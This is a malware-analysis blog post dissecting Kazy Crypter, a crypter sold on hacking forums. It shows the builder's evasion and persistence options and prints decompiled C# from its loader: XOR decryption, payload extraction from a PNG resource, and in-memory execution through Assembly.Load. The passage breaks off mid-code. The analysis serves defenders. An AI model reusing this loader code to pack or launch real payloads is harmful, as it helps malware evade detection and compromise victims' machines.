
Malware CryptersRemote Access Trojan

# Dissecting the Kazy Crypter

By Lokesh JMarch 28, 2022

Kazy Crypter has been sold in many underground forums and markets since 2014. The cost of this crypter averages between 13 USD to 30 USD depending on the number of days it will be used and it is advertised as fully compatible with most of the well-known RATs available in the market such as LuminosityLink, NanoCore, etc. Nowadays, though it's not used very often, there was a submission of the Kazy Loader module to VT during the 1st week of March along with the source code of Kazy Crypter. This blog gives you the complete analysis of Kazy Crypter and its loader functionalities.

The Crypter was last seen on Hack Forums in 2018 with the price of 13 USD and by 2019 there was also a thread stating that the author doesn't reply to his email and the crypter hosting site is down.


Kazy Crypter

raghavsood999
[closed@HF:]

03-14-2019, 11:52 AM

Hello, i purchased KazyCrypter and the download link http://kazyproducts.net/crypter/KazyCrypter.exe is sent to my email address with serial key, however the website is down.

How do i get the crypter the alternate way? The coder is not responding to my Private Messages or Emails and doesn't reply on Skype too.

2019 - The coder dosen't reply to any mail

Gegi posted a thread
04-03-2018, 09:19 AM

[07.23. FUD] KazyCrypter v5 | 13$ | RUN/SCANTIME | Anti-Memory Scanner | Compatible


2018 - version was sold for 13 USD

Old thread with 2500 replies, running for 4 years!

Recent Scan - 2018.07.23. - 100% FUD

Figure 1: Activities on Hack Forums

In 2021, the cracked version of the Crypter was seen being promoted in one of the underground forums as depicted in Figure 2.


Feb 26, 2021

#1

KazyCrypter Cracked v5 | RUN/SCANTIME | Anti-Memory Scanner | Compatible


https://cache.This link is not allowed to post/d165050f901812730e272199961e318a3b8baca0/?url=https%3A%2F%2Fencrypted-tbn0.gstatic.com%2Fimages%3Fq%3Dtbn%3AANd9GcR9DBDaLtUPIJ6QO5estaLdujqALEovY_g2TQ%26amp%3Busqp%3DCAU

Download Link:

Original poster
Feedback 4 (80%)

Figure 2: Cracked version of the Crypter

The GUI of the Crypter is quite straightforward and very simple to use. The 1st tab in the GUI has the option to input the file to be compiled with options such as whether to obfuscate, compress the file or use Anti-VM, Anti-Sandbox and Anti-Emulator functionalities as depicted in Figure 3.



KazyCrypter - Cracked by [redacted]

Main File

Injection
● Vbc (stable)
○ Svchost (bypass firewall)
○ Itself
○ Internet Explorer
○ windows.exe

Antis
☑ Sandboxie
☑ WS
☑ Emulation
☑ WPE

UAC
□ UAC Manifest
□ Disable UAC


Build
☑ Obfuscate
□ Compress
☑ No Versioninfo

Version:

Coded by Gegi

Figure 3: GUI of the Crypter

Apart from this, it also has a host of other functionalities for process persistence, registry persistence, BSOD on process termination, hiding files, delayed execution, file size pumping with random junk data, start-up location and self-copy to location like %Appdata%, %temp%, Program files etc., as depicted in Figure 4.



KazyCrypter - Cracked by Meth

Protection
□ Process Persistence
□ Registry Persistence
□ Elevated process
□ BSOD on terminate
□ Hide File

□ Extension Spoofer
New Extension

Process Killer

Version:

Coded by Gegi

KazyCrypter - Cracked by Meth

☑ Startup
☑ Delayed Execution
□ File Pumper

Startup
Registry Key Name: Winlogon
Filename: winlogon.exe
Location: AppData

□ Melt


Delay in secs: 0
File pump in KBs: 0
CMD Arguments

Ve

Coded by Gegi

Figure 4: Other functionalities provided by the Crypter

Once the file is built and compiled, we receive a file which is a minimum of 70KB size and varies depending on the functions you select. The 1st task of the binary upon execution is to decrypt the PE loader’s DLL file name Kazyloader.dll stored in an array as depicted in Figure 5.



```
        private static byte[] GuHBDPrZgPojuDt(byte[] OzPMMacNnZ, string GDpbpsUmKYwsjeZX)
        {
            byte[] bytes = Encoding.Unicode.GetBytes(GDpbpsUmKYwsjeZX);
            int num = 0;
            for (int i = 0; i < OzPMMacNnZ.Length; i++)
            {
                OzPMMacNnZ[i] ^= bytes[num++];
                if (num == bytes.Length)
                {
                    num = 0;
                }
            }
            return OzPMMacNnZ;
        }
```


als

| me | Value | Type |
|---|---|---|
| OzPMMacNnZ | {byte[0x00001600]} | byte[] |
| [0] | 0x4D | byte |
| [1] | 0x5A | byte |
| [2] | 0x90 | byte |
| [3] | 0x00 | byte |
| [4] | 0x03 | byte |
| [5] | 0x00 | byte |
| [6] | 0x00 | byte |
| [7] | 0x00 | byte |
| [8] | 0x04 | byte |

MZ magic - PE file

Figure 5: Decryption of Kazyloader.dll

It then creates a Delegate for the function which dynamically invokes and calls the Start function of the decrypted file Kazyloader.dll as depicted in Figure 6. Delegates are similar to pointers in C and C++ functions. It is a reference type variable that holds reference to a method and that reference can be changed at runtime. Programmers often tend to use delegates when they need to pass a method as a parameter of another method.



```
                MethodInfo method = assembly.GetType(@string).GetMethod(string2);
                Delegate @delegate = Delegate.CreateDelegate(typeof(OnsoZXaVFH.NqEgSpeZQqW), method,
                  "Invoke");
                @delegate.DynamicInvoke(new object[]
                {
```

Locals

| Name | Value |
|---|---|
| MetadataToken | 0x06000001 |
| MetadataTokenInternal | 0x06000001 |
| MethodHandle | {System.RuntimeMethodHandle} |
| Module | {KazyLoader.dll} |
| Name | "Start" |
| ReflectedType | {Name = "Loader" FullName = "KazyLoader.Loader"} |
| ReflectedTypeHandle | {System.RuntimeTypeHandle} |
| ReturnParameter | {Void } |

Figure 6: Creating delegate to execute the decrypted file


The argument passed to the Start function are

resname — resource name where encrypted content is present as a PNG file

key — decryption key

Args — string array to store the decrypted content


Then it loads the PNG data in the resource and retrieves the required byte from the image and stores it in an array as depicted in Figure 8.



```
namespace KazyLoader
{
    // Token: 0x02000002 RID: 2
    public class Loader
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static void Start(string resname, string nameloc, string key, string[] args)
        {
            try
            {
                ResourceManager resourceManager = new ResourceManager(resname, Assembly.Load
                  (File.ReadAllBytes(Application.ExecutablePath)));
                byte[] array = Loader.JoinBytes(resourceManager, (string[])resourceManager.GetObject
                  (nameloc));
                MemoryStream memoryStream = new MemoryStream(array);
                Bitmap bmp = (Bitmap)Image.FromStream(memoryStream);
                memoryStream.Close();
                array = Loader.GetBytesFromImage(bmp);
                array = Loader.Encrypt(array, key);
                Assembly.Load(array).EntryPoint.Invoke(null, new object[]
                {
                    args
                });
            }
            catch (Exception ex)
            {
                MessageBox.Show(ex.Message);
            }
        }
```

| Name | Value |
|---|---|
| resname | "Zs" |
| nameloc | "coCdzxvnwQStBGBC" |
| key | "HzXLozbSupbSOPGD" |
| args | {string[0x00000000]} |

Figure 7: Decryption key and resource name passed as parameters



```
// Token: 0x06000003 RID: 3 RVA: 0x00002150 File Offset: 0x00000350
private static byte[] GetBytesFromImage(Bitmap bmp)
{
